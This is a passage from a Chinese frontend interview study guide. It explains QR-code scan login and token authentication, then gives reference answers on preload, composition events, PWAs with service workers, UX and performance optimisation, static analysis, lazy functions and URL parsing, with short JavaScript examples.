
在商品上，一般都会有条形码，条形码也称为一维码，条形码只能表示一串数字。二维码要比条形码丰富很多，可以存储数字、字符串、图片、文件等，比如我们可以把[www.baidu.com](http://www.baidu.com/)存储在二维码中，扫码二维码我们就可以获取到百度的地址。

可能用文字说起来还是比较难理解，您可以百度：草料二维码，一款二维码生成和解析工具，玩一玩你就知道二维码是个啥了。

1. **移动端基于 token 的认证机制**

在了解扫码登录原理之前，有必要先了解移动端基于 token 的认证机制，对理解扫码登录原理还是非常有帮助的。基于 token 的认证机制跟我们常用的账号密码认证方式有较大的不同，安全系数比账号密码要高，如果每次验证都传入账号密码，那么被劫持的概率就变大了。

基于 token 的认证机制流程图，如下图所示：



基于 token 的认证机制，只有在第一次使用需要输入账号密码，后续使用将不在输入账号密码。**其实在登陆的时候不仅传入账号、密码，还传入了手机的设备信息。在服务端验证账号、密码正确后，服务端会做两件事**。

第一，将账号与设备关联起来，在某种意义上，设备信息就代表着账号。


第二，生成一个 token 令牌，并且在 token 与账号、设备关联，类似于key/value，token 作为 key ，账号、设备信息作为value，持久化在磁盘上。

将 token 返回给移动端，移动端将 token 存入在本地，往后移动端都通过 token 访问服务端 API ，当然除了 token 之外，还需要携带设备信息，因为 token 可能会被劫持。带上设备信息之后，就算 token 被劫持也没有关系，因为设备信息是唯一的。

这就是基于 token 的认证机制，将账号密码换成了 token、设备信息，从而提高了安全系数，可别小看这个 token ，token 是身份凭证，在扫码登录的时候也会用到。

1. **二维码扫码登录的原理**

好了，知道了移动端基于 token 的认证机制后，接下来就进入我们的主题：二维码扫码登陆的原理。先上二维码扫码登录的流程图：



扫码登录可以分为三个阶段：**待扫描、已扫描待确认、已确认**。我们就一一来看看这三个阶段。

**1、待扫描阶段**

待扫描阶段也就是流程图中 1~5 阶段，即生成二维码阶段，这个阶段跟移动端没有关系，是 PC 端跟服务端的交互过程。

首先 PC 端携带设备信息想服务端发起生成二维码请求，服务端会生成唯一的二维码 ID，你可以理解为 UUID，并且将 二维码 ID 跟 PC 设备信息关联起来，这跟移动端登录有点相似。

PC 端接受到二维码 ID 之后，将二维码 ID 以二维码的形式展示，等待移动端扫码。此时在 PC 端会启动一个定时器，轮询查询二维码的状态。**如果移动端未扫描的话，那么一段时间后二维码将会失效。**

**2、已扫描待确认阶段**

流程图中第 6 ~ 10 阶段，我们在 PC 端登录微信时，手机扫码后，PC 端的二维码会变成已扫码，请在手机端确认。这个阶段是移动端跟服务端交互的过程。

首先移动端扫描二维码，获取二维码 ID，**然后将手机端登录的信息凭证（token）和 二维码 ID 作为参数发送给服务端**，此时的手机一定是登录的，不存在没登录的情况。

服务端接受请求后，会将 token 与二维码 ID 关联，为什么需要关联呢？你想想，我们使用微信时，移动端退出， PC 端是不是也需要退出，这个关联就有点把子作用了。然后会**生成一个一次性 token，这个 token 会返回给移动端，一次性 token 用作确认时候的凭证**。

PC 端的定时器，会轮询到二维码的状态已经发生变化，会将 PC 端的二维码更新为已扫描，请确认。

**3、已确认**

流程图中的 第 11 ~ 15 步骤，这是扫码登录的最后阶段，移动端携带上一步骤中获取的临时 token ，确认登录，**服务端校对完成后，会更新二维码状态，并且给 PC 端生成一个正式的 token ，后续 PC 端就是持有这个 token 访问服务端**。

PC 端的定时器，轮询到了二维码状态为登录状态，并且会获取到了生成的 token ，完成登录，后续访问都基于 token 完成。

在服务器端会跟手机端一样，维护着 token 跟二维码、PC 设备信息、账号等信息。

到此，二维码扫描登录原理就差不多了，二维码扫描登录在原理上不难理解，跟 OAuth2.0 有一丝的相似之处，但是实现起来可能就比较复杂。

**10. 页面资源预加载**

**参考答案**：

preload 提供了一种声明式的命令，让浏览器提前加载指定资源(加载后并不执行)，在需要执行的时候再执行。提供的好处主要是

* 将加载和执行分离开，可不阻塞渲染和 document 的 onload 事件
* 提前加载指定资源，不再出现依赖的font字体隔了一段时间才刷出

**如何使用 preload**

使用 link 标签创建

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11 | <!-- 使用 link 标签静态标记需要预加载的资源 -->  <**link** rel="preload" href="/path/to/style.css" as="style">    <!-- 或使用脚本动态创建一个 link 标签后插入到 head 头部 -->  <**script**>  const link = document.createElement('link');  link.rel = 'preload';  link.as = 'style';  link.href = '/path/to/style.css';  document.head.appendChild(link);  </**script**> |

使用 HTTP 响应头的 Link 字段创建

|  |  |
| --- | --- |
| 1 | Link: <https://example.com/other/styles.css>; rel=preload; as=style |

如我们常用到的 antd 会依赖一个 CDN 上的 font.js 字体文件，我们可以设置为提前加载，以及有一些模块虽然是按需异步加载，但在某些场景下知道其必定会加载的，则可以设置 preload 进行预加载，如：

|  |  |
| --- | --- |
| 1  2  3 | <**link** rel="preload" as="font"   href="<https://at.alicdn.com/t/font_zck90zmlh7hf47vi.woff>">  <**link** rel="preload" as="script" href="<https://a.xxx.com/xxx/PcCommon.js>">  <**link** rel="preload" as="script" href="<https://a.xxx.com/xxx/TabsPc.js>"> |

**11. 前端切换中英文**

**参考答案**：

**方法1：（中英文各做一份，然后用不同的文件夹区分开来，点击切换语言时，链接跳转到不同文件夹就行了）**

**优点：**各自的版本是分离开来的，比较稳定，不会出现互相干扰（共用数据库资料的除外）

**缺点：**修改一个样式或功能，要把变更的操作（代码逻辑、更换图片、修改样式等）在所有的语言版 本上重复一次，加重了工作量

**场景：**个人认为符合下面2种场景可以考虑使用这种方法

\**注： \**如果切换的语言版本很少，并且本身网站不复杂（比如电商网站不推荐）

整体内容相对固定，布局比较简洁，扁平化，改动不会太频繁的（比如新闻类网站不推荐）

**方法2：借助 jquery 插件**——jquery.i18n.properties

**方法3：使用微软字典整站翻译**

**12. 贪吃蛇是怎么完成碰撞触发的**

**参考答案**：

**实现碰撞:**

1. 蛇头撞到墙,需要判断蛇头的坐标是否和墙的坐标重合
2. 撞到自己的身体，需要判断蛇头的坐标和蛇的某一节坐标是否重合。

所以在蛇移动之后我们用蛇头的坐标去遍历蛇自己的所有坐标并且判断蛇的X或者Y是否大于或者小于地图边界了，这样就能知道是否发生碰撞，发生碰撞之后直接break不在刷新视图就好。

**贪吃蛇实现思路：**

1. 需要一张地图，中间是空的四周有墙体。
2. 需要一条蛇，这条蛇由蛇头和蛇身组成。
3. 需要食物，并且在蛇吃掉食物之后将蛇的身体变长，而且重新生成一个食物。
4. 蛇需要移动，这应该是最难实现的。
5. 蛇撞到墙或者撞到自己的身体就会死亡。
6. 需要能用键盘控制蛇的运动方向，这个会和蛇的移动有一些联系。

**13.compositionStart，compositionEnd处理中文输入**

**参考答案**：

**问题**：

在 Web 开发中，经常要对表单元素的输入进行限制，比如说不允许输入特殊字符，标点。通常我们会监听 input 事件:

|  |  |
| --- | --- |
| 1  2  3  4  5 | inputElement.addEventListener('input', **function**(event) {    let regex = /[^1-9a-zA-Z]/g;    event.target.value = event.target.value.replace(regex, '');    event.returnValue = **false**  }); |

这段代码在 Android 上是没有问题的，但是在 iOS 中，input 事件会截断非直接输入，什么是非直接输入呢，在我们输入汉字的时候，比如说「喜茶」，中间过程中会输入拼音，每次输入一个字母都会触发 input 事件，然而在没有点选候选字或者点击「选定」按钮前，都属于非直接输入。

**解决：**

这显然不是我们想要的结果，我们希望在直接输入之后才触发 input 事件，这就需要引出我要说的两个事件——compositionstart和compositionend。

compositionstart事件在用户开始进行非直接输入的时候触发，而在非直接输入结束，也即用户点选候选词或者点击「选定」按钮之后，会触发compositionend事件。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | **var** inputLock = **false**;  **function** **do**(inputElement) {  **var** regex = /[^1-9a-zA-Z]/g;      inputElement.value = inputElement.value.replace(regex, '');  }  inputElement.addEventListener('compositionstart', **function**() {    inputLock = **true**;  });  inputElement.addEventListener('compositionend', **function**(event) {    inputLock = **false**;  **do**(event.target);  })  inputElement.addEventListener('input', **function**(event) {  **if** (!inputLock) {  **do**(event.target);      event.returnValue = **false**;    }  }); |

添加一个 inputLock 变量，当用户未完成直接输入前，inputLock 为 true，不触发 input 事件中的逻辑，当用户完成有效输入之后，inputLock 设置为 false，触发 input 事件的逻辑。这里需要注意的一点是，compositionend 事件是在 input 事件后触发的，所以在 compositionend事件触发时，也要调用 input 事件处理逻辑

**14. 1000 万 个ip，如何做到O(1) 查找**

**参考答案**：

用bitmap来做这个问题。首先对数据进行预处理。定义1000 万bit位个int.在32位计算机下，一个int是32位，1000 万位的话，就需要1000 万除以32个int整数。大概有很多个。第一个int标记0-31这个数字范围的ip存不存在，比如说0000001这个ip，我就把第一个int的第1位置1。第二个int能够标记32-63这个范围的ip存不存在，以此类推。把这1000 万个ip号预处理一遍。然后计算你给我的这个ip，它是在哪个int里面，然后找到相应的数据位，看是1还是0，就能在O(1)的时间里找到

**15. 如何实现 pwa**

**参考答案**：

实现：

准备工作：建议安装 [http-server]和 [ngrok]以便调试和查看。

准备一个 HTML 文件, 以及相应的 CSS 等:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | <**head**>    <**title**>Minimal PWA</**title**>    <**meta** name="viewport" content="width=device-width, user-scalable=no" />    <**link** rel="stylesheet" type="text/css" href="main.css">  </**head**>  <**body**>    <**h3**>Revision 1</**h3**>    <**div** class="main-text">Minimal PWA, open Console for more~~~</**div**>  </**body**> |

添加 manifest.json 文件

为了让 PWA 应用被添加到主屏幕, 使用 manifest.json 定义应用的名称, 图标等等信息。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | {    "name": "Minimal app to try PWA",    "short\_name": "Minimal PWA",    "display": "standalone",    "start\_url": "/",    "theme\_color": "#8888ff",    "background\_color": "#aaaaff",    "icons": [      {        "src": "e.png",        "sizes": "256x256",        "type": "image/png"      }    ]  } |

然后在 HTML 文件当中引入配置:

|  |  |
| --- | --- |
| 1 | <**link** rel="manifest" href="manifest.json" /> |

添加 Service Worker

Service Worker 在网页已经关闭的情况下还可以运行, 用来实现页面的缓存和离线, 后台通知等等功能。sw.js 文件需要在 HTML 当中引入:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | <**script**>    if (navigator.serviceWorker != null) {      navigator.serviceWorker.register('sw.js')      .then(function(registration) {        console.log('Registered events at scope: ', registration.scope);      });    }  </**script**> |

后面我们会往 sw.js 文件当中添加逻辑代码。在 Service Worker 当中会用到一些全局变量:

* self: 表示 Service Worker 作用域, 也是全局变量
* caches: 表示缓存
* skipWaiting: 表示强制当前处在 waiting 状态的脚本进入 activate 状态
* clients: 表示 Service Worker 接管的页面

处理静态缓存

首先定义需要缓存的路径, 以及需要缓存的静态文件的列表, 这个列表也可以通过 Webpack 插件生成。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **var** cacheStorageKey = 'minimal-pwa-1'    **var** cacheList = [    '/',    "index.html",    "main.css",    "e.png"  ] |

借助 Service Worker, 可以在注册完成安装 Service Worker 时, 抓取资源写入缓存:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | self.addEventListener('install', e => {    e.waitUntil(      caches.open(cacheStorageKey)      .then(cache => cache.addAll(cacheList))      .then(() => self.skipWaiting())    )  }) |

调用 self.skipWaiting() 方法是为了在页面更新的过程当中, 新的 Service Worker 脚本能立即激活和生效。

处理动态缓存

网页抓取资源的过程中, 在 Service Worker 可以捕获到 fetch 事件, 可以编写代码决定如何响应资源的请求:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | self.addEventListener('fetch', **function**(e) {    e.respondWith(      caches.match(e.request).then(**function**(response) {  **if** (response != **null**) {  **return** response        }  **return** fetch(e.request.url)      })    )  }) |

真实的项目当中, 可以根据资源的类型, 站点的特点, 可以专门设计复杂的策略。fetch 事件当中甚至可以手动生成 Response 返回给页面。

更新静态资源

缓存的资源随着版本的更新会过期, 所以会根据缓存的字符串名称(这里变量为 cacheStorageKey, 值用了 "minimal-pwa-1")清除旧缓存, 可以遍历所有的缓存名称逐一判断决决定是否清除(备注: 简化的写法, Promise.all 中 return undefined 可能出错, 见评论):

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15 | self.addEventListener('activate', **function**(e) {    e.waitUntil(      Promise.all(        caches.keys().then(cacheNames => {  **return** cacheNames.map(name => {  **if** (name !== cacheStorageKey) {  **return** caches.**delete**(name)            }          })        })      ).then(() => {  **return** self.clients.claim()      })    )  }) |

在新安装的 Service Worker 中通过调用 self.clients.claim() 取得页面的控制权, 这样之后打开页面都会使用版本更新的缓存。旧的 Service Worker 脚本不再控制着页面之后会被停止。

**扩展**：

概念：

Google 提出 PWA 的时候，并没有给它一个准确的定义，经过我们的实践和总结， PWA 它不是特指某一项技术，而是应用多项技术来改善用户体验的 Web App，其核心技术包括 Web App Manifest，Service Worker，Web Push 等，用户体验才是 PWA 的核心。

PWA 主要特点如下：

* 可靠 - 即使在网络不稳定甚至断网的环境下，也能瞬间加载并展现
* 用户体验 - 快速响应，具有平滑的过渡动画及用户操作的反馈
* 用户黏性 - 和 Native App 一样，可以被添加到桌面，能接受离线通知，具有沉浸式的用户体验

PWA的特性：

* **渐进式** - 适用于所有浏览器，因为它是以渐进式增强作为宗旨开发的
* **连接无关性** - 能够借助 Service Worker 在离线或者网络较差的情况下正常访问
* **类原生应用** - 由于是在 App Shell 模型基础上开发，因此应具有 Native App 的交互，给用户 Native App 的体验
* **持续更新** - 始终是最新的，无版本和更新问题
* **安全** - 通过 HTTPS 协议提供服务，防止窥探，确保内容不被篡改
* **可索引** - manifest 文件和 Service Worker 可以让搜索引擎索引到，从而将其识别为『应用』
* **黏性** - 通过推送离线通知等，可以让用户回流
* **可安装** - 用户可以添加常用的 Web App 到桌面，免去到应用商店下载的麻烦
* **可链接** - 通过链接即可分享内容，无需下载安装

**16. 用户体验优化**

**参考答案**：

* **页面整体颜值和结构如何给用户好的印象？**

用户第一眼看颜色，切记不是颜色越多越好看，而是要注意整体色调应该一致；不同页面相同功能操作方式应统一；图标使用统一，还有就是一个页面不能放太多的信息和模块太过密集，这样用户会反感，并且关键信息用户也发现不了。

* **对于checkbox选择多，全选按钮真的够用吗？**

当需要选多条数据时,用户一般比较反感一条一条的选,当然全选功能能有所缓解,其实你可以再加一点亮点在里面,如双击选同类型或者其他什么属性的,这个具体可以看用户的侧重点,再具体去优化。

* **一个维护数据的页面，增、删、改数据后应该怎做？**

这个大部分人应该都知道在操作过后默认加一个再查询的事件；当然这个你必须同项目经理或者用户讨论，毕竟这样做不是用户主观意愿去刷新页面的。

* **需要频繁操作，而且要多步骤的优化？**

比喻你需要看一条数据的详情正常操作可能是选一条数据，再点击详情按钮；其实这样的操作我们可以进行快捷按键操作，例如我们可以双击这条数据，然后立刻勾选此数据（并清除本条外的其他勾选），并展示详情，这对用户就是亮点哦。

* **数据多而且复杂时，怎样才能让用户用起来欢乐？**

对于数据多而复杂时，多条件组合输入查询是必须要的，当页面不能牺牲太多地方放多条件查询时，我们可以将少用的那些条件合并进行下拉选择你需要使用的条件；还有就是当填了好几个输入框时，想重新填写条件时，我们应该有一个clear按钮来清掉所有查询输入框的值；最后用户可能会有按其中一个字段进行排序的需求，可以通过点击title去实现。

* **查询失败时，你是怎么向用户发通知的？**

在查询数据时，如果没有任何反应，情况会有很多种，为了增加辨识度，我们应该在get查询时采用**异步**方式，当数据没有完全渲染之前，用一张gif图片loading显示在页面，让用户知道正在查询；当查询数据为空的，返回数据可能在msg中告诉了你，可能也没有，我建议在前端判断，当数据数组长度为0时，告诉用户没有查询到数据。

* **部分页面不同用户需要注重的字段不同？**

我遇到过此类问题，由于共用字段多，不能兼顾显示多者关注的字段，所以我选择了让用户自己做决定显示什么字段；我让用户自己选择显示什么字段，怎么排序，宽度多少等都让用户解决，此处注意，最好在用户编辑的时候，让他看到及时的效果。

* **当用户提出提出的优化需要牺牲性能时，怎么处理？**

如果用户针对一些极少出现情况而需要牺牲性能来优化时，可以自行斟酌拒绝，因为这样没有考虑到其他大多数使用情况，这就是浪费；如果是常用的功能应该去实现，这个要具体问题具体对待。

* **当有很多输入框需要用户输入时，我们能做什么？**

我们针对有固定关联的一些字段可以实现自动填写或者自动生成一部分，尽量让用户少动手，因为用户就是‘懒’，你能让用户可以懒起来用你的产品，那么 你就赢了。

* **当用户新增数据有特殊需要时，例如：批量、同类型新增？**

批量新增时，可以通过前台上传文件，让后台去处理；当需要在前台批量新增时，我们应该先了解到批量肯定是要流水的，怎么流水就要看用户需求了，大部分肯定是让关键字段批量生成流水号，然后按要求数量进行新增，这里关键字段肯定后缀需要数字结尾，然后在输入框后面留一个小输入框来输入批量的数量；  
如果是同类型新增，我们可以使用勾选一个同类型，进行复制新增，然后让用户自行在复制的数据上进行部分修改，免去了大部分相同的输入。

* **在一些子任务新增时，相同的字段都填一样的，怎么让用户欢乐操作？**

当有一个大任务下，要新增多个小任务时，而且是一行一条的这种最明显，第一种比喻操作日期都是今天，我可以只填写第一个，然后在当前输入框一个回车或者双击，让下面相同的字段都写入相同的字段内容；如果从上至下都不同时，用户数据如果在excel中时，可以通过复制->粘贴->回车,直接将多条数据规整的填入多个输入框。

**17. 数据展示优化**

**参考答案**：

优化方案：

1. 减少 HTTP 请求
2. 使用 HTTP2：解析速度快、多路复用、首部压缩、优先级高、可以对不同的流的流量进行精确控制、服务器可以对一个客户端请求发送多个响应
3. 使用服务端渲染：首屏渲染快，SEO 好
4. 静态资源使用 CDN：在多个位置部署服务器，让用户离服务器更近，从而缩短请求时间
5. 将 CSS 放在文件头部，JavaScript 文件放在底部：所有放在 head 标签里的 CSS 和 JS 文件都会堵塞渲染。如果这些 CSS 和 JS 需要加载和解析很久的话，那么页面就空白了。所以 JS 文件要放在底部，等 HTML 解析完了再加载 JS 文件
6. 使用字体图标 iconfont 代替图片图标：不会失真，生成的文件特别小。
7. 善用缓存，不重复加载相同的资源：为了避免用户每次访问网站都得请求文件，我们可以通过添加 Expires 或 max-age 来控制这一行为。Expires 设置了一个时间，只要在这个时间之前，浏览器都不会请求文件，而是直接使用缓存。而 max-age 是一个相对时间，建议使用 max-age 代替 Expires 。
8. 压缩文件：压缩文件可以减少文件下载时间
9. 图片优化：
   1. 图片延迟加载
   2. 响应式图片
   3. 调整图片大小
   4. 降低图片质量
   5. 尽可能利用 CSS3 效果代替图片
   6. 使用 webp 格式的图片
10. 通过 webpack 按需加载代码，提取第三库代码，减少 ES6 转为 ES5 的冗余代码
11. 减少重绘重排

**18.静态代码扫描，如何设计**

**参考答案**：

**静态代码扫描存在的价值**

1. 研发过程，发现BUG越晚，修复的成本越大
2. 缺陷引入的大部分是在编码阶段，但发现的更多是在单元测试、集成测试、功能测试阶段
3. 统计证明，在整个软件开发生命周期中，30% 至 70% 的代码逻辑设计和编码缺陷是可以通过静态代码分析来发现和修复的

以上三点证明了，静态代码扫描在整个安全开发的流程中起着十分关键的作用，且实施这件事情的时间点需要尽量前移，因为扫描的节点左移能够大幅度的降低开发以及修复的成本，能够帮助开发人减轻开发和修复的负担，许多公司在推行静态代码扫描工具的时候会遇到**大幅度的阻力**，这方面阻力主要来自于开发人员，由于工具能力的有限性，会产生大量的误报，这就导致了开发人员很可能在做BUG确认的工作时花费了大量的无用时间。因此选择一款合适的静态代码分析工具变得尤为重要，合适的工具能够真正达到降低开发成本的效果。

**静态代码分析理论基础和主要技术**

静态代码分析原理分为两种：分析源代码编译后的中间文件（如Java的字节码）；分析源文件。主要分析技术如下：

* 缺陷模式匹配  
  事先从代码分析经验中收集足够多的共性缺陷模式，将待分析代码与已有的共性缺陷模式进行匹配，从而完成软件安全分析。优点：简单方便；缺点：需要内置足够多的缺陷模式，容易产生误报。
* 类型推断/类型推断  
  类型推断技术是指通过对代码中运算对象类型进行推理，从而保证代码中每条语句都针对正确的类型执行。
* 模型检查  
  建立于有限状态自动机的概念基础上。将每条语句产生的影响抽象为有限状态自动机的一个状态，再通过分析有限状态机达到分析代码目的。  
  校验程序并发等时序特性。
* 数据流分析  
  从程序代码中收集程序语义信息，抽象成控制流图，可以通过控制流图，不必真实的运行程序，可以分析发现程序运行时的行为。

**19. 我们现在需要写一个 foo 函数，这个函数返回首次调用时的 Date 对象，注意是首次。**

**参考答案**：

**解决一：普通方法**

|  |  |
| --- | --- |
| 1  2  3  4  5  6 | **var** t;  **function** foo() {  **if** (t) **return** t;      t = **new** Date()  **return** t;  } |

问题有两个，一是污染了全局变量，二是每次调用 foo 的时候都需要进行一次判断。

**解决二：闭包**

我们很容易想到用闭包避免污染全局变量。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8 | **var** foo = (**function**() {  **var** t;  **return** **function**() {  **if** (t) **return** t;          t = **new** Date();  **return** t;      }  })(); |

然而还是没有解决调用时都必须进行一次判断的问题。

**解决三：函数对象**

函数也是一种对象，利用这个特性，我们也可以解决这个问题。

|  |  |
| --- | --- |
| 1  2  3  4  5 | **function** foo() {  **if** (foo.t) **return** foo.t;      foo.t = **new** Date();  **return** foo.t;  } |

依旧没有解决调用时都必须进行一次判断的问题。

**解决四：惰性函数**

不错，惰性函数就是解决每次都要进行判断的这个问题，解决原理很简单，重写函数。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | **var** foo = **function**() {  **var** t = **new** Date();      foo = **function**() {  **return** t;      };  **return** foo();  }; |

**20. 解析 URL Params 为对象**

**参考答案**：

**题目**：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | let url = '<http://www.domain.com/?user=anonymous&id=123&id=456&city=%E5%8C%97%E4%BA%AC&enabled>';  parseParam(url)  /\* 结果  { user: 'anonymous',    id: [ 123, 456 ], // 重复出现的 key 要组装成数组，能被转成数字的就转成数字类型    city: '北京', // 中文需解码    enabled: true, // 未指定值得 key 约定为 true  }  \*/ |

**答案**：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | **function** parseParam(url) {    const paramsStr = /.+\?(.+)$/.exec(url)[1]; // 将 ? 后面的字符串取出来    const paramsArr = paramsStr.split('&'); // 将字符串以 & 分割后存到数组中    let paramsObj = {};    // 将 params 存到对象中    paramsArr.forEach(param => {  **if** (/=/.test(param)) { // 处理有 value 的参数        let [key, val] = param.split('='); // 分割 key 和 value        val = decodeURIComponent(val); // 解码        val = /^\d+$/.test(val) ? parseFloat(val) : val; // 判断是否转为数字    **if** (paramsObj.hasOwnProperty(key)) { // 如果对象有 key，则添加一个值          paramsObj[key] = [].concat(paramsObj[key], val);        } **else** { // 如果对象没有这个 key，创建 key 并设置值          paramsObj[key] = val;        }      } **else** { // 处理没有 value 的参数        paramsObj[param] = **true**;      }    })    **return** paramsObj;  } |

**21. 数据结构处理**

**参考答案**：

**题目**：

有一个祖先树状 json 对象，当一个人有一个儿子的时候，其 child 为其儿子对象，如果有多个儿子，child 为儿子对象的数组。

请实现一个函数，找出这个家族中所有有多个儿子的人的名字（name），输出一个数组。

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | // 样例数据  let data = {    name: 'jack',    child: [      { name: 'jack1' },      {        name: 'jack2',        child: [{          name: 'jack2-1',          child: { name: 'jack2-1-1' }        }, {          name: 'jack2-2'        }]      },      {        name: 'jack3',        child: { name: 'jack3-1' }      }    ]  } |

**答案**：

* 用递归

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | **function** findMultiChildPerson(data) {    let nameList = [];    **function** tmp(data) {  **if** (data.hasOwnProperty('child')) {  **if** (Array.isArray(data.child)) {          nameList.push(data.name);          data.child.forEach(child => tmp(child));        } **else** {          tmp(data.child);        }      }    }    tmp(data);  **return** nameList;  }  复制代码 |

* 非递归

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17 | **function** findMultiChildPerson(data) {    let list = [data];    let nameList = [];    **while** (list.length > 0) {      const obj = list.shift();  **if** (obj.hasOwnProperty('child')) {  **if** (Array.isArray(obj.child)) {          nameList.push(obj.name);          list = list.concat(obj.child);        } **else** {          list.push(obj.child);        }      }    }  **return** nameList;  } |

## 设计模式

